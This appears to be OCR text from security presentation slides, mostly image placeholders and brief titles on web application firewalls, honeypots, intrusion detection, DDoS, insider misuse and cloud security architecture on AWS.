


WEB Application Firewall




WEB Honeypot

- Build honeypot to catch attackers




WEB Honeypot

- Attackers who access to honeypot will be blocked by WAF or Firewall




Intrusion Detection/Protection System

- Detect bad behavior and block it further




Intrusion Detection/Protection System

- Detect bad behavior and block it further




Denial of Service


- Everything is protected, but ruffian hacker can block our services. DDoS attack



Denial of Service




Denial of Service




System Security Management

- Internal malicious/misuse user




System Security Management

- Internal malicious/misuse user



Cloud Security Architecture on AWS

